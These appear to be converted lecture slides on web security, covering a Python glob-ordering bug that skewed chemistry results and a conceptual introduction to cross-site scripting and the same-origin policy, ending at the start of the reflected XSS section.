

# Web Security 3: XSS Continued & User Interfaces


WHAT I THINK I LOOK LIKE  
WHEN I'M TALKING ABOUT INFOSEC



# Bug Of The Day

- Not strictly a security bug:

<https://arstechnica.com/information-technology/2019/10/chemists-discover-cross-platform-python-scripts-not-so-cross-platform/>




BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE STORE

OUT OF SORTS —

## Researchers find bug in Python script may have affected hundreds of studies

"Willoughby-Hoye" scripts used OS call that caused incorrect measurements on Linux, Mojave

SEAN GALLAGHER - 10/15/2019, 7:17 AM



# Root Cause:

## Undefined but *platform* deterministic behavior

- Python is generally supposed to be "cross platform"
  - Can run on anything that supports it
- But there is a lot of behavior that is platform dependent
  - Notably anything touching files
- One example, the rules for *matching* in glob.glob are specified, but the order isn't...

**glob** — Unix style pathname pattern expansion

Source code: [Lib/glob.py](#)

---

The **glob** module finds all the pathnames matching a specified pattern according to the rules used by the Unix shell, although results are returned in arbitrary order. No tilde expansion is done, but \*, ?, and [...] set matching is supported. This is done by using the fnmatch module.

# In Practice: Unspecified but deterministic

- Windows would produce the list in one way, linux another
  - But within each OS, it would be consistent
  - Thus the code would give different results, but it "Worked fine for us"
- Useful paradigm:
  - If you have some unspecified behavior, make sure it is random each time!
  - golang does this with thread execution

```
def read_gaussian_outputfiles():
    list_of_files = []
    for file in glob.glob('*.*out'):
        list_of_files.append(file)
    return list_of_files
```

# Cross-Site Scripting (XSS)

- Hey, lets get that web server to display MY JavaScript...
  - And now.... MUUAHAHAHAHHAHAAHAAHH!

Rank	Score	ID	Name
[1]	93.8	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	<a href="#">CWE-120</a>	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	<a href="#">CWE-306</a>	Missing Authentication for Critical Function
[6]	76.8	<a href="#">CWE-862</a>	Missing Authorization
[7]	75.0	<a href="#">CWE-798</a>	Use of Hard-coded Credentials
[8]	75.0	<a href="#">CWE-311</a>	Missing Encryption of Sensitive Data
[9]	74.0	<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type
[10]	73.8	<a href="#">CWE-807</a>	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	<a href="#">CWE-250</a>	Execution with Unnecessary Privileges
[12]	70.1	<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)
[13]	69.3	<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	<a href="#">CWE-494</a>	Download of Code Without Integrity Check
[15]	67.8	<a href="#">CWE-863</a>	Incorrect Authorization
[16]	66.0	<a href="#">CWE-829</a>	Inclusion of Functionality from Untrusted Control Sphere

# Reminder: Same-origin policy

- One origin should not be able to access the resources of another origin
  - `http://coolsite.com:81/tools/info.html`
- Based on the tuple of protocol/hostname/port

# XSS: Subverting the Same Origin Policy


- It would be Bad if an attacker from evil.com can fool your browser into executing their own script ...
  - ... with your browser interpreting the script's origin to be some other site, like mybank.com
- One nasty/general approach for doing so is trick the server of interest (e.g., mybank.com) to actually send the attacker's script to your browser!
  - Then no matter how carefully your browser checks, it'll view script as from the same origin (because it is!) ...
    - ... and give it full access to mybank.com interactions
- Such attacks are termed Cross-Site Scripting (XSS) (or sometimes CSS)

# Reflected XSS (Cross-Site Scripting)



Victim client


# Reflected XSS



